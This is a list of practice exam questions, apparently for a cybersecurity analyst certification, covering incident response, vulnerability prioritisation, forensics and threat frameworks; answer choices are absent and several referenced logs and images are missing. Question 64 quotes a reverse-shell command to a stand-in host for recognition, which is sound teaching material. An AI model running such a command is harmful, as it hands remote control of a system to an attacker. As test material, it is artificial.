EMT Practice Test

1. Question Content...


Question List

Question1: Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

Question2: The Chief Information Security Officer (CISO) of a large management firm has selected a cybersecurity framework that will help the organization demonstrate its investment in tools and systems to protect its data.
Which of the following did the CISO most likely select?

Question3: Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

Question4: A security analyst is reviewing the logs of a web server and notices that an attacker has attempted to exploit a SQL injection vulnerability. Which of the following tools can the analyst use to analyze the attack and prevent future attacks?

Question5: Which of the following is a nation-state actor least likely to be concerned with?
Question6: A security team identified several rogue Wi-Fi access points during the most recent network scan. The network scans occur once per quarter. Which of the following controls would best all ow the organization to identity rogue devices more quickly?

Question7: During a recent site survey. an analyst discovered a rogue wireless access point on the network. Which of the following actions should be taken first to protect the network while preserving evidence?

Question8: During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

Question9: Which of the following best describes the key elements of a successful information security program?

Question10: Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

Question11: A Chief Information Security Officer wants to map all the attack vectors that the company faces each day.
Which of the following recommendations should the company align their security controls around?

Question12: During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an incident?

Question13: A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?




Question14: A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.
INSTRUCTIONS
Part 1



Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.
Part 2

Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.


Firewall log:



File integrity Monitoring Report:


Malware domain list:

Vulnerability Scan Report:


Phishing Email:

Question15: A team of analysts is developing a new internal system that correlates information from a variety of sources analyzes that information, and then triggers notifications according to company policy Which of the following technologies was deployed?

Question16: Which of the following security operations tasks are ideal for automation?

Question17: A security analyst needs to mitigate a known, exploited vulnerability related not tack vector that embeds software through the USB interface. Which of the following should the analyst do first?

Question18: A security analyst noticed the following entry on a web server log:
Warning:
fopen (http://127.0.0.1:16) : failed to open stream:
Connection refused in /hj/var/www/showimage.php on line 7
Which of the following malicious activities was most likely attempted?




Question19: Approximately 100 employees at your company have received a Phishing email. AS a security analyst. you have been tasked with handling this Situation.


Review the information provided and determine the following:
1. HOW many employees Clicked on the link in the Phishing email?
2. on how many workstations was the malware installed?
3. what is the executable file name of the malware?

Question20: A security analyst has found a moderate-risk item in an organization's point-of-sale application. The organization is currently in a change freeze window and has decided that the risk is not high enough to correct at this time. Which of the following inhibitors to remediation does this scenario illustrate?

Question21: The SOC received a threat intelligence notification indicating that an employee's credentials were found on the dark web. The user's web and log-in activities were reviewed for malicious or anomalous connections, data uploads/downloads, and exploits. A review of the controls confirmed multifactor authentication was enabled. Which of the following should be done first to mitigate impact to the business networks and assets?

Question22: An analyst views the following log entries:

The organization has a partner vendor with hosts in the 216.122.5.x range. This partner vendor is required to have access to monthly reports and is the only external vendor with authorized access. The organization prioritizes incident investigation according to the following hierarchy: unauthorized data disclosure is more critical than denial of service attempts.
which are more important than ensuring vendor data access.
Based on the log files and the organization's priorities, which of the following hosts warrants additional investigation?

Question23: A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

Question24: A security analyst reviews the following results of a Nikto scan:

Which of the following should the security administrator investigate next?

Question25: Which of the following would likely be used to update a dashboard that integrates.....

Question26: A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Which of the following has most likely occurred?

Question27: The security team reviews a web server for XSS and runs the following Nmap scan:

Which of the following most accurately describes the result of the scan?

Question28: Which of the following would help to minimize human engagement and aid in process improvement in security operations?

Question29: A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

Question30: Which of the following is the most appropriate action a security analyst to take to effectively identify the most security risks associated with a locally hosted server?

Question31: Which of the following tools would work best to prevent the exposure of PII outside of an organization?

Question32: An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins.
Which of the following best represents what occurred?

Question33: A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

Question34: A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the following would be missing from a scan performed with this configuration?


Question35: A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

Question36: An organization was compromised, and the usernames and passwords of all em-ployees were leaked online.
Which of the following best describes the remedia-tion that could reduce the impact of this situation?

Question37: Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

Question38: Which of the following is a commonly used four-component framework to communicate threat actor behavior?

Question39: An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

Question40: A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

Question41: An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline.
Which of the following should the analyst focus on in order to move the incident forward?

Question42: Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

Question43: A security analyst has prepared a vulnerability scan that contains all of the company's functional subnets.
During the initial scan, users reported that network printers began to print pages that contained unreadable text and icons.
Which of the following should the analyst do to ensure this behavior does not oocur during subsequent vulnerability scans?

Question44: While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?

Question45: An analyst is reviewing a vulnerability report for a server environment with the following entries:

Which of the following systems should be prioritized for patching first?

Question46: A security analyst has identified a new malware file that has impacted the organization. The malware is polymorphic and has built-in conditional triggers that require a connection to the internet. The CPU has an idle process of at least 70%. Which of the following best describes how the security analyst can effectively review the malware without compromising the organization's network?

Question47: Which of the following risk management principles is accomplished by purchasing cyber insurance?

Question48: Which of the following is the most important reason for an incident response team to develop a formal incident declaration?

Question49: An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

Question50: When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID
1024), a Sysinternals tool used to create desktop backgrounds containing host details, has bee running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

Question51: An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

Question52: A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

Question53: A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

Question54: A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?


Question55: A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Which of the following best describes the suspicious activity that is occurring?

Question56: An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Which of the following tuning recommendations should the security analyst share?

Question57: Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

Question58: Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

Question59: Which of the following techniques can help a SOC team to reduce the number of alerts related to the internal security activities that the analysts have to triage?

Question60: An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

Question61: A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:
Security Policy 1006: Vulnerability Management
1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.
According to the security policy, which of the following vulnerabilities should be the highest priority to patch?

Question62: Which of the following would an organization use to develop a business continuity plan?

Question63: Which of the following is a benefit of the Diamond Model of Intrusion Analysis?
Question64: A security analyst detects an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?

Question65: An analyst receives threat intelligence regarding potential attacks from an actor with seemingly unlimited time and resources. Which of the following best describes the threat actor attributed to the malicious activity?

Question66: After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

Question67: A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

Question68: A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?


Question69: A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system.
